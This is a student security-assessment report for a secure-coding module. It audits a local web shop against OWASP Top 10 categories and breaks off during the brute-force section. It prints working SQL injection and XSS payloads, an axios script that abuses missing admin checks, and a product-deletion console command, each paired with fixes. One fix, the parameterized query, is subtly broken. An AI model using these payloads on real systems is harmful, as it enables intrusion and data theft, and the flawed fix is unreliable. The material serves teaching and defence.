


Official (Closed), Non-Sensitive



Assignment

Name	Admission Number
Swaathi Lakshamanan	2227171
Ong Gui Yun	2227519

Module Name: Securing Coding

Module Code: ST2515

Class: DISM/FT/2A/21

Lecturer's Name: Ji PengXiang

Content Page

Content Page	2
Introduction	3
Overview	3
Scope	3
Findings	5
Injection	5
SQL injection(Detailed)	5
Stored XSS (Brief)	8
Broken Access Control	12
Post Product (Detailed)	12
Delete Product (Brief)	18
Identification and Authentication Failures	22
Getting the password through brute force (Detailed)	22
Accessing JWT token even when browser window is closed (Brief)	28
Insecure Design	30
Break the JWT token (Detailed)	30
Get JSON data directly from Server (Brief)	36
Cryptographic Failures	42
Password in Plaintext (Detailed)	42
Network Traffic is unencrypted (Brief)	45
Conclusion	48
References	48

Introduction

Overview

In this report, we present an extensive analysis of the vulnerabilities in the given website. We have focused our investigation on 5 categories as outlined by OWASP Top 10:

1. A03 Injection
2. A01 Broken Access Control
3. A07 Identification and Authentication Failures
4. A04 Insecure Design
5. A02 Cryptographic Failures

For each category we have analysed two vulnerabilities, one in a detailed manner and the other briefly. Our analysis includes a Risk and Impact analysis based on online research. This is followed by the flaw detected, the code snippet exposing the vulnerability, and an illustration of a specific exploitation method under a black box scenario.

Then we proceed to suggest a recommendation to solve the issue and supplement the modified/ additional code to patch this vulnerability. For certain vulnerabilities, we have also included figures of the effect of the implemented patch.

Scope

We have identified that in the given code, the following is under the scope of our evaluation:

- The entire BackEnd folder




Figure 1: BackEnd folder

- All the files and folders in the FrontEnd folder except for the tempdeletethis folder




Figure 2: FrontEnd folder and location of tempdeletethis folder

We decided to exclude tempdeletethis, because, despite the fact that it can be accessed in the browser, it contains many endpoints that do not exist in the backend. Moreover, there do not seem to be any references to this particular folder anywhere else in the code, further justifying its exclusion. It is also worth noting that the name of this folder is temp-delete-this.

```
$.ajax({
  headers: { "authorization": "Bearer " + token },
  url: "http://localhost:8082/user",
  type: "PUT",
  data: data,
  contentType: "application/json",
  dataType: "json",
})
```

Figure 3: Example of non-existent endpoint

```
</div>
<div class="card-footer text-muted">
  <a href="viewUsers.html?userid=1" class="btn btn-primary" class="View">View</a>
</div>
```

Figure 4: Example of non-existent endpoint

Findings

Injection

Vulnerability/Risk	Likelihood
High. Injection vulnerabilities occur when untrusted data is improperly handled by an application, leading to unintended execution of malicious code. It involves the insertion of malicious input usually via user input into the application. Attackers often exploit these vulnerabilities using SQL injection (SQLi), OS Command Injection, LDAP injection, XML injection, Social Engineering and Payload Delivery. These injections differ by the type of data they exploit and the databases they target. This can lead to severe and wide-ranging impacts for both the application and its users. Injection flaws allow attackers to manipulate application behaviour. They can modify queries, alter data, or execute arbitrary code. There can be cascade effects where injection vulnerabilities can impact other security controls.	High. It can be easy to exploit this vulnerability because once an input box of a website is susceptible to attacks, many different attacks can be performed to retrieve different results. Developers increase this risk by not following the best practices of parameterized queries, validating and sanitising user input and not escaping specific characters which can lead to serious SQL injections.

SQL injection(Detailed)

reviews.js
The vulnerability in this part of the code allows attackers to enter malicious input, which allows them to gain access to the database. In this case, parameterised queries were not used

so malicious input would be taken as part of the query and executed.

Code snippet

```
addReview: (userid, rating, review, productid, callback) => {  
  
  //Connects  
  var dbConn = db.getConnection();  
  dbConn.connect(function (err) {  
  
    //Return error  
    if (err) {  
  
      return callback(err, null)  
  
    } else {  
  
      //Sql query  
      dbConn.query(`  
insert into reviews  
(userid, rating, review, productid)  
values(${userid}, ${rating}, '${review}', ${productid});`, [], function (err, results) {  
  
        //End connection  
        dbConn.end();  
  
        if (err)  
          console.log(err)  
  
        return callback(err, results)  
      });  
    }  
  
  });  
},
```

Figure 5: addReview function not using parameterized queries

Exploitation method

1. Login as any normal user
2. Go to any product
3. Turn on Intercept for BurpSuite
4. Add a review
5. In the request params, change the json to the following code
`{"userid":67,"rating":"5, (SELECT password FROM user WHERE type = 'Admin'), 8); --", "review":"hi"}`
6. Forward the request.
7. The output of the sql injection would be printed at the reviews page.

user1 2024-01-17 02:48:49

★★★★★

123

Figure 6: Password of admin account obtained in the comments

Recommendations

Instead of using direct execution, we recommend using prepared statements. Prepared statements are faster than direct execution for statements executed more than three or four times because the statement is compiled only once, while statements executed directly are compiled each time they are executed.

Fixed code snippet

```
addReview: (userid, rating, review, productid, callback) => {  
  
  //Connects  
  var dbConn = db.getConnection();  
  dbConn.connect(function (err) {  
  
    //Return error  
    if (err) {  
      return callback(err, null)  
    } else {  
  
      //Sql query  
      dbConn.query(`  
insert into reviews  
(userid, rating, review, productid  
values(?, ?, ?, ?);`, [], function (err, results) {  
  
        //End connection  
        dbConn.end();  
  
        if (err)  
          console.log(err)  
        return callback(err, results)  
      });  
    }  
  });  
},
```

Figure 7: addReview function using parameterized queries

Result

Request

PrettyRawHex

1

POST /product/8/review/ HTTP/1.1

2

Host: localhost:8081

3

Content-Length: 102

4

sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"

5

Accept: application/json, text/javascript, */*; q=0.01

6

Content-Type: application/json

7

sec-ch-ua-mobile: ?0

8

authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQ1OjY3LCJ0eXB1Ijo1Q3VudG9tZXIiLCJpYXQiOiE3MDY4ODIzNjEsImV4cCI6MTcwNjk2ODcyMD0.eyJpXGghfuhAI2qPWTpQ7IIVYVdeWfONCLvMzJNzviTI

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36

10

sec-ch-ua-platform: "Windows"

11

Origin: http://localhost:3001

12

Sec-Fetch-Site: same-site

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: http://localhost:3001/

16

Accept-Encoding: gzip, deflate, br

17

Accept-Language: en-US,en;q=0.9

18

Connection: close

19

20

{

21

"userid":67,

22

"rating":5, (SELECT password FROM user WHERE type = 'Admin'), 8); -- --,

23

"review":"hi"

24

}

25

Response

PrettyRawHexRender

1

HTTP/1.1 500 Internal Server Error

2

X-Powered-By: Express

3

Access-Control-Allow-Origin: *

4

Content-Type: application/json; charset=utf-8

5

Content-Length: 27

6

ETag: W/"1b-osWWW/70w1/hvpNmG3WySVRXXgo"

7

Date: Fri, 02 Feb 2024 14:01:33 GMT

8

Connection: close

9

10

{

11

"result":"Internal Error"

12


}

Figure 8: Vulnerability is patched

After fixing the code, we can see that when we try to exploit it, the SQL injection does not work. This is due to the parameterized queries.

Stored XSS (Brief)

Vulnerability/Risk	Likelihood
High. Stored XSS occurs when an API stores the unsanitized user input that can eventually be viewed by other users. XSS can be performed by entering input that will manipulate the vulnerable website such that it returns malicious Javascript to users. An attacker can fully compromise a user’s interaction with the particular application. Consequences of XSS include information theft, session hijacking, defacement of	High. XSS is easy to execute, but hard to fix. With automated tools that can find XSS problems, attackers can easily find vulnerable fields in a website. Furthermore, these attacks are self-contained, an attacker does not have to find an external way to implement their exploit, they can place their exploit in the website itself. Developers often fail to include input validation to ensure the user input is of an expected format and they also tend to

website, malicious content, malware distribution and phishing input.	include user input into the output the website generates. They may also overlook encoding user-generated inputs before rendering them in HTML templates.
review.js	
In this file, the user inputs are not escaped and the input is simply stored in the database. Thus, when the comment section is loaded, the input is rendered as a HTML element.	
Code snippet	
<pre>//Api no. 10 Endpoint: POST /product/:id/review/ Add review app.post('/product/:id/review/', verifyToken, (req, res) => { const { userid, rating, review } = req.body; reviewDB.addReview(userid, rating, review, req.params.id, (err, results) => { if (err) res.status(500).json({ result: "Internal Error" }) //No error, response with reviewid else res.status(201).json({ reviewid: results.insertId }) }) })</pre>	
Figure 9: Unescaped user inputs	
Exploitation method	
Simply enter <code><script>alert("xss")</script></code> in the comment section of the product page.	
	
Figure 10: XSS script is executed	

Recommendations

One approach would be to use the validator library to automatically escape user input. This will ensure the user’s input is interpreted as literal text rather than as executable code, preventing any injected scripts from executing.

Fixed code snippet

```
//For XSS
const validator = require('validator');
```

Figure 11: Importing validator

```
//Api no. 10 Endpoint: POST /product/:id/review/ | Add review
app.post('/product/:id/review/', verifyToken, (req, res) => {
  let { userid, rating, review } = req.body;

  // XSS - Sanitize inputs with validator
  review = validator.escape(review);

  reviewDB.addReview(userid, rating, review, req.params.id, (err, results) => {
    if (err)
      res.status(500).json({ result: "Internal Error" })
    //No error, response with reviewid
    else
      res.status(201).json({ reviewid: results.insertId })
  })
})
```

Figure 12: Using validator to escape user inputs in vulnerable endpoint

Results

After applying validator, you can see that the HTML tags were converted to HTML encodings in the database. When the user input is rendered as a review, the malicious script is interpreted as a string and appears as a harmless comment rather than being executed.

137	5	<script>alert("xss")</script>	67	14	2024-01-29 02:19:24
NULL	NULL	NULL	NULL	NULL	NULL

Figure 13: HTML encodings in database

user1 2024-01-28 18:19:24



`<script>alert("xss")</script>`

Delete

Figure 14: Malicious script appears as comment

Broken Access Control

Vulnerability/Risk	Likelihood
Medium. This is a security vulnerability that occurs when the access control mechanisms in a website have weaknesses, are misconfigured, or are disregarded, allowing attackers to gain unauthorised access to restricted resources or perform actions beyond their privileges. There are a few ways attackers can exploit this vulnerability. One way is to access APIs with missing access controls for POST, PUT and DELETE. Broken access control leads to various security issues such as unauthorised data disclosure, unauthorised functionality execution and data modification or deletion.	Medium. Access control vulnerabilities are common because of the lack of automated detection and inadequate testing on the part of developers. Thus, these vulnerabilities can be exploited by attackers once identified. Developers also propagate this vulnerability by not thoroughly verifying authorization and not moderating access control vertically and horizontally.
app.js	
In this website, some endpoints that are solely meant for admin users, lack the validation to ensure that only admins are accessing these endpoints. This means attackers can easily access these endpoints as long as they have a user account in the website.	

Post Product (Detailed)

Code snippet

```

app.post('/product', verifyToken, (req, res) => {

  const { name, description, categoryid, brand, price } = req.body;

  productDB.addNewProduct(name, description, categoryid, brand, price, (err, results) => {

    if (err)
      res.status(500).json({ result: "Internal Error" })

    //No error, response with productid
    else
      res.status(201).json({ productid: results.insertId })

  })

})

```

Figure 15: Endpoint used to post a new product's information not authenticating type of users

```

467 app.post('/product/:id/image', verifyToken, upload.single('image'), function (req, res) {
468
469   //Check if there is file
470   if (req.file == undefined) {
471     res.status(422).json({ message: "No file given" })
472   } else {
473     const { filename: imageName, mimetype: imageType, path: imagePath, size: imageSize } = req.file;
474     const productid = req.params.id;
475     const imageExtension = imageType.split("/")[imageType.split("/").length - 1];
476     const oneMegabyte = 1000000;

```

Figure 16: Second endpoint used to post product image not authenticating type of users

Exploitation method

The attacker could start off by analysing any page source to realise there is an admin.html that is not visible to regular users.

The attacker might look at the source code for the admin panel with [view-source:http://localhost:3001/admin.html](http://localhost:3001/admin.html).

Here, they will find the request for posting a new product:

```
let data = JSON.stringify({ name, price, description, brand, categoryid })
let dataImage = new FormData()
dataImage.append("image", file)

//Create product
$.ajax({
  headers: { 'authorization': 'Bearer ' + token },
  url: 'http://localhost:8081/product',
  type: 'POST',
  data: data,
  contentType: 'application/json',
  dataType: 'json',
  success: function ({ productid }, textStatus, xhr) {
    if (data != null) {
      axios.post(`http://localhost:8081/product/${productid}/image`, dataImage, {
        headers: { "authorization": "Bearer " + token }
      }).then(() => {
        document.getElementById("prodForm").reset();
      })
    }
  }
})
```

Figure 17: Attacker finding POST /product endpoint in website source code

At this point, the attacker might then collect some information on the formats for the JSON data by visiting <http://localhost:8081/category> and <http://localhost:8081/product>.

[[{"category":2,"category": "Tablet", "description": "Light and high performance tablet for school"}, {"category":4,"category": "USB Flash Drive", "description": "A data storage device that includes flash memory with an integrated USB interface. It is typically removable, rewritable and much smaller than an optical disc. Most weigh less than 30g"}, {"category":10,"category": "Phone", "description": "A mobile phone is a wireless handheld device that allows users to make and receive calls"}, {"category":12,"category": "Laptop", "description": "Light and high performance laptops for school"}, {"category":23,"category": "Watch", "description": "A watch is a portable timepiece intended to be carried on a chain or a watch strap and used to show the time"}, {"category":24,"category": "Speaker", "description": "A loudspeaker, also called speaker, in sound reproduction, device for converting electrical energy into acoustic signal energy that is radiated into a room or open air"}, {"category":44,"category": "Calculator", "description": "Calculator provides simple and advanced mathematical functions"}]]

Figure 18: Content from <http://localhost:8081/category>

[illegible]

Figure 19: Content from <http://localhost:8081/product>

After collecting all the required information such as the intended categoryid and available brands and more, the attacker will open up a folder with the image and a script to send requests to the server side.




Figure 20: Folder with files used in attack

For the JWT token, the user might just use a normal customer's JWT token, and will quickly realise the backend does not verify whether the sender is a customer or an admin. Please note I installed some additional node packages to make sure the script works. Here is the script I used:

```
const axios = require('axios');
const fs = require('fs');
const FormData = require('form-data');

// JSON data
let data = {
  name: "Hacker",
  price: 999,
  description: "Script kiddie",
  brand: "Apple",
  categoryid: 4
};

// Config for JSON data
let config1 = {
  headers: {
    'authorization': 'Bearer ' + '<JWT token>',
    'Content-Type': 'application/json'
  }
};

// Send JSON data
axios.post('http://localhost:8081/product', data, config1)
  .then((response) => {
    let productid = response.data.productid;
    if (productid != null) {
      // Image data
      let formData = new FormData();
      formData.append('image', fs.createReadStream('./duck2.jpg'), 'duck2.jpg');

      // Config for image data
```


```

let config2 = {
  headers: {
    'authorization': 'Bearer ' + '<JWT token>',
    ...formData.getHeaders()
  }
};

// Send image data
axios.post(`http://localhost:8081/product/${productid}/image`, formData, config2)
  .then(() => {
    console.log("Product successfully added");
  })
  .catch((err) => {
    console.error(err);
  });
} else {
  console.error("Error!");
}
})
.catch((error) => {
  console.error(error);
});

```

This will send two requests to the server side for the JSON data and the image and post an additional product in the server's database.



```

● PS C:\Users\swaat\Desktop\mystuff\school\SC\asg_stuff> node .\
postProdScript.js
Product successfully added
○ PS C:\Users\swaat\Desktop\mystuff\school\SC\asg_stuff> 

```

Figure 21: Successfully posted product

Finally, a new product can be seen on the website.




Figure 22: New product appears in website

Recommendations

This vulnerability occurs because the endpoint does not verify the nature of the JWT token - whether it belongs to the admin or a customer. To navigate this vulnerability, it is recommended to implement an admin check. Once the verifyToken function is called, confirm that the user type in the request is that of an admin.

Fixed code snippet

```
//Api no. 7 Endpoint: POST /product/ | Add new product
app.post('/product', verifyToken, (req, res) => {
  if (req.type.toLowerCase() !== "admin") {
    res.status(403).json({ message: 'Not authorized!' });
    return
  }
})
```

Figure 23: Adding user verification for first endpoint

```
//Api no. 13 Endpoint: POST /product/:id/image | Upload product image
app.post('/product/:id/image', verifyToken, upload.single('image'), function (req, res) {
  if (req.type.toLowerCase() !== "admin") {
    res.status(403).json({ message: 'Not authorized!' });
    return
  }
})
```

Figure 24: Adding user verification to the second endpoint

Results

```

    [Symbol(kNeedDrain)]: false,
    [Symbol(corked)]: 0,
    [Symbol(kOutHeaders)]: [Object: null prototype],
    [Symbol(error)]: null,
    [Symbol(kHighWaterMark)]: 16384,
    [Symbol(kRejectNonStandardBodyWrites)]: false,
    [Symbol(kUniqueHeaders)]: null
  },
  data: { message: 'Not authorized!' }
}
}

```

Figure 25: Attacker is not authorised

Delete Product (Brief)

Code snippet

```

app.delete('/review/:reviewid', verifyToken, (req, res) => {
  reviewDB.deleteReview(req.params.reviewid, req.userid, (err, results) => {
    if (err)
      res.status(500).json({ result: "Internal Error" })
    else {
      if (results.affectedRows < 1)
        res.status(500).json({ result: "Internal Error" })
      else
        res.status(204).end();
    }
  })
})

```

Figure 26: Endpoint does not authorise type of user accessing the endpoint

Exploitation method

When the attacker analyses the admin.html page source at view-source:<http://localhost:3001/admin.html>, they find the request to delete a product:

```
axios.delete(`http://localhost:8081/product/${productid}`, {  
  headers: { 'authorization': 'Bearer ' + token }  
}).then((data) => {  
}).catch((err) => {  
});  
});
```

Figure 27: Endpoint to delete product

Maybe the attacker feels compelled to delete the duck product.




Figure 28: Product to delete

The attacker might look at the url for the duck product page to realise that duck's productid is 61.




Figure 29: productid in product page

The attacker could send the modified request in the console:

```
axios.delete('http://localhost:8081/product/61', {  
  headers: { 'authorization': 'Bearer ' + localStorage.getItem('JWT') }  
}).then((data) => {  
  }).catch((err) => {  
  });
```

This will delete the product.




Figure 30: Deleted product

Recommendations

Similar to the previous vulnerability, this vulnerability stems from the endpoint failing to distinguish admin JWT tokens from customer JWT tokens. To prevent this, once the `verifyToken` function is invoked it is important to verify if the request's user type is an admin.

Fixed code snippet

```
//Api no. 9 Endpoint: DELETE /product/:id/ | Delete product from productid
app.delete('/product/:id', verifyToken, (req, res) => {
  if (req.type.toLowerCase() !== "admin") {
    res.status(403).json({ message: 'Not authorized!' });
    return
  }
})
```

Figure 31: Verifying user type

Results

```
> axios.delete('http://localhost:8081/product/61', {
  headers: { 'authorization': 'Bearer ' + localStorage.getItem('JWT') }
}).then((data) => {
}).catch((err) => {
});

< ▶ Promise {<pending>}
✖ ▶ DELETE http://localhost:8081/product/61 403 (Forbidden) xhr.js:258
```

Figure 32: Attacker is unauthorised to delete product

Identification and Authentication Failures

Vulnerability/Risk	Likelihood
Medium. Identification and authentication failures refer to security flaws in the mechanisms used to identify and authenticate users. These failures can occur at any application level, from the overall architecture to individual components. Attackers often exploit identification and authentication failures by credential surfing, brute force attacks, session identifiers being exposed in the URL, session fixation, social media account squatting and execution after redirect (EAR). This can lead to serious and damaging effects on an organisation's security and user data. There will be unauthorised access and data breaches, exposing personal information, financial records and business secrets. This will then lead to a loss of trust and reputation, affecting customer loyalty.	Medium. Identification and authentication failures can be common due to the lack of password checks and stores weakly hashed passwords. Developers increase this risk by allowing automated attacks like credential surfing and reusing the session ID after a successful login.

Getting the password through brute force (Detailed)

user.js
There is no requirement for the password complexity set by customers or admin. This makes brute force of the password of individual users easier. Their password is at huge risk if it manages to unlock something.
Code snippet

```

app.post('/users', (req, res) => {

  var { username, email, contact, password, profile_pic_url } = req.body;

  if(!profile_pic_url){
    profile_pic_url="";
  }
  userDB.addNewUser(username, email, contact, password, "Customer", profile_pic_url, (err, results) => {

    if (err) {

      //Check if name or email is dup"
      if (err.code == "ER_DUP_ENTRY")
        res.status(422).json({ message: `The new username OR new email provided already exists.` });

      //Otherwise unknown error
      else
        res.status(500).json({ message: "Internal Error" })

    }

    //No error, response with userid
    else
      res.status(201).json({ userid: results.insertId,username:username })


  })

})

```

Figure 33: No password policy is set

Exploitation method



```

[{"userid":2,"username":"Johnson","email":"johnson@gmail.com","contact":97821333,"type":"Customer","profile_pic_url":"https://i.imgur.com/lus3HW.jpg","created_at":"2021-11-27T07:38:41.000Z"},
{"userid":36,"username":"Harry","email":"harry@gmail.com","contact":91234567,"type":"Customer","profile_pic_url":"https://i.imgur.com/Up6K3f4.webp?maxwidth=1528&fidelity=grain","created_at":"2021-11-27T13:09:01.000Z"},
{"userid":37,"username":"Garry","email":"garry@hotmail.com","contact":87832144,"type":"Customer","profile_pic_url":"https://i.imgur.com/gcPayR0.png","created_at":"2021-11-27T14:59:33.000Z"},
{"userid":38,"username":"Joshua","email":"joshua127@gmail.com","contact":84637283,"type":"Customer","profile_pic_url":"https://www.abc.com/jos.jpg","created_at":"2021-12-03T01:38:36.000Z"},
{"userid":39,"username":"User127","email":"User127@gmail.com","contact":84327004,"type":"Customer","profile_pic_url":"https://www.abc.com/user127.jpg","created_at":"2021-12-03T09:54:33.000Z"},
{"userid":41,"username":"User1274","email":"user1274@gmail.com","contact":83271893,"type":"Customer","profile_pic_url":"https://www.abc.com/user1274.jpg","created_at":"2021-12-03T09:59:19.000Z"},
{"userid":43,"username":"User12745","email":"User12745@gmail.com","contact":84728304,"type":"Customer","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2021-12-04T12:32:36.000Z"},
